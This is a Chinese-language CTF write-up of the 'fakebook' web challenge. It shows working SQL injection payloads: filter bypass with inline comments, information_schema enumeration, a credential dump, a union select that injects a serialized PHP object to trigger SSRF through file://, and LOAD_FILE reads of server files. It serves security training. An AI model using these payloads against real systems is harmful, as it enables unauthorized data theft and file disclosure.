
fakebook-adworld

首先有一个添加功能，可以添加，猜测可以用ssrf？做不了提示错误




进行目录爆破，发现view文件，wget下来

```
<!doctype html>
<html lang="ko">
<head>
    <meta charset="UTF-8">
    <meta name="viewport"
          content="width=device-width, user-scalable=no, initial-scale=1.0,
maximum-scale=1.0, minimum-scale=1.0">
    <meta http-equiv="X-UA-Compatible" content="ie=edge">
    <title>User</title>

    <link rel="stylesheet" href="css/bootstrap.min.css" crossorigin="anonymous">
<script src="js/jquery-3.3.1.slim.min.js" crossorigin="anonymous"></script>
<script src="js/popper.min.js" crossorigin="anonymous"></script>
<script src="js/bootstrap.min.js" crossorigin="anonymous"></script>
</head>
<body>
<br />
<b>Notice</b>:  Undefined index: no in <b>/var/www/html/view.php</b> on line
<b>24</b><br />
```

```
<p>[*] query error! (You have an error in your SQL syntax; check the manual that
corresponds to your MariaDB server version for the right syntax to use near ''
at line 1)</p><br />
<b>Fatal error</b>:  Call to a member function fetch_assoc() on boolean in
<b>/var/www/html/db.php</b> on line <b>66</b><br />
```



可以看到使用的mariadb数据库，这是一个数值注入

首先看有几列。枚举

```
1 order by 5 --出现报错
```

可以发现有四列查询

尝试构造 union select，发现被过滤

尝试加`/*`的内联注入绕过


```
-1/**/union/**/select/**/1,2,3,version() --
```

通过观察看到是2行的显示，更换


```
http://61.147.171.105:51108/view.php?
no=-1/**/union/**/select/**/1,version(),3,4%20--
```

进行表名查找

```
union/**/ select 1,table_name,3,4 from INFORMATION_SCHEMA.tables --
```




```
union/**/select/**/1,column.name,3,4 from INFORMATION_SCHEMA.columns
where TABLE_SCHEMA=database() and TABLE_NAME='users' --
```



加上group_concat

```
union/**/select/**/1,group_concat(column_name),3,4 from
INFORMATION_SCHEMA.columns
where TABLE_SCHEMA=database() and TABLE_NAME='users' --
```




```
并且这里no是没有信息的，构造
union/**/select/**/1,concat(username,"/",passwd,"/",data),3,4 from users --
```

爆破得到数据

```
hansi/*/cf83e1357eefb8bdf1542850d66d8007d620e4050b5715dc83f4a921d36ce9ce47d0d13c
5d85f2b0ff8318d2877eec2f63b931bd47417a81a538327af927da3e/*/O:8:"UserInfo":3:
{s:4:"name";s:5:"hansi";s:3:"age";i:123;s:4:"blog";s:7:"111.com";}
```

这发现就是我第一次注册的数据，也没有什么用啊，继续看爆破出的其他接口

login.php

```
<!doctype html>
<html lang=ko>
<head>
    <meta charset=UTF-8>
    <meta name=viewport
          content=width=device-width, user-scalable=no, initial-scale=1.0,
maximum-scale=1.0, minimum-scale=1.0>
    <meta http-equiv=X-UA-Compatible content=ie=edge>
    <title>login</title>

    <link rel="stylesheet" href="css/bootstrap.min.css" crossorigin="anonymous">
<script src="js/jquery-3.3.1.slim.min.js" crossorigin="anonymous"></script>
<script src="js/popper.min.js" crossorigin="anonymous"></script>
```

```
<script src="js/bootstrap.min.js" crossorigin="anonymous"></script>

</head>
<body>

<div class=container>
    <h1>login page</h1>
    <form action=login.ok.php method=post class=form-group>
        <div class=row>
            <div class=col-md-1>
                username
            </div>
            <div class=col-md-4>
                <input type=text name=username class=form-control>
            </div>
        </div>
        <div class=row>
            <div class=col-md-1>
                passwd
            </div>
            <div class=col-md-4>
                <input type=password name=passwd class=form-control>
            </div>
        </div>
        <div class=row>
            <input type=submit value=login class=btn btn-info>
        </div>
    </form>
</div>
</body>
</html>
```

没啥信息，可以访问login.php，难道要爆这个？也没有信息啊

继续看别的目录吧，有一个robots，里面有个文件/user.php.bak，下载

```
<?php


class UserInfo
{
    public $name = "";
    public $age = 0;
    public $blog = "";

    public function __construct($name, $age, $blog)
    {
        $this->name = $name;
        $this->age = (int)$age;
        $this->blog = $blog;
    }

    function get($url)
    {
```

```
        $ch = curl_init();

        curl_setopt($ch, CURLOPT_URL, $url);
        curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
        $output = curl_exec($ch);
        $httpCode = curl_getinfo($ch, CURLINFO_HTTP_CODE);
        if($httpCode == 404) {
            return 404;
        }
        curl_close($ch);

        return $output;
    }

    public function getBlogContents ()
    {
        return $this->get($this->blog);
    }

    public function isValidBlog ()
    {
        $blog = $this->blog;
        return preg_match("/^(((http(s?))\:\/\/)?)([0-9a-zA-Z\-]+\.)+[a-zA-Z]
{2,6}(\:[0-9]+)?(\/\S*)?$/i", $blog);
    }

}
```

最后一个过滤也让我们明白为什么最开始ssrf不能通过。在这里发现blog可以使用ssrf，不在前端创建用户时候进行ssrf，而是在数据库构造出ssrf并且这个值应该放在第四个，no，username，passwd，data中的data

先尝试插入

```
union INSERT INTO user (no, username, passwd, data) VALUES (1, 2, 3,
'O:8:"UserInfo":3:
{s:4:"name";s:3:"mfd";s:3:"age";i:123;s:4:"blog";s:29:"file:///var/www/html/flag
.php";}') --
```

做不到，再次构造联合查询

```
union/**/select/**/1,2,3,'O:8:"UserInfo":3:
{s:4:"name";s:3:"mfd";s:3:"age";i:123;s:4:"blog";s:29:"file:///var/www/html/flag
.php";}' --
```

发现成功上传

```
    <hr>
    <br><br><br><br><br>
    <p>the contents of his/her blog</p>
    <hr>
    <iframe width='100%' height='10em' src='data:text/html;base64,PD9waHANCgOKJGZsYWcgPSAiZmxhZ3tiMWU1NTJmZGY3NzA0OWZhYmY2NTE2OGYyMmY3YWVhYnOiOw0KZXhpdCgwKTsNCg==' >
</div>
</body>
</html>
```

另解：

`LOAD_FILE` 是 MySQL 和 MariaDB 中的一个内置函数，用于从文件系统中读取文件内容并返回其内容作为字符串

可以直接构造

```
union/**/select/**/1,LOAD_FILE('/var/www/html/flag.php'),3,4 --
```

成功找到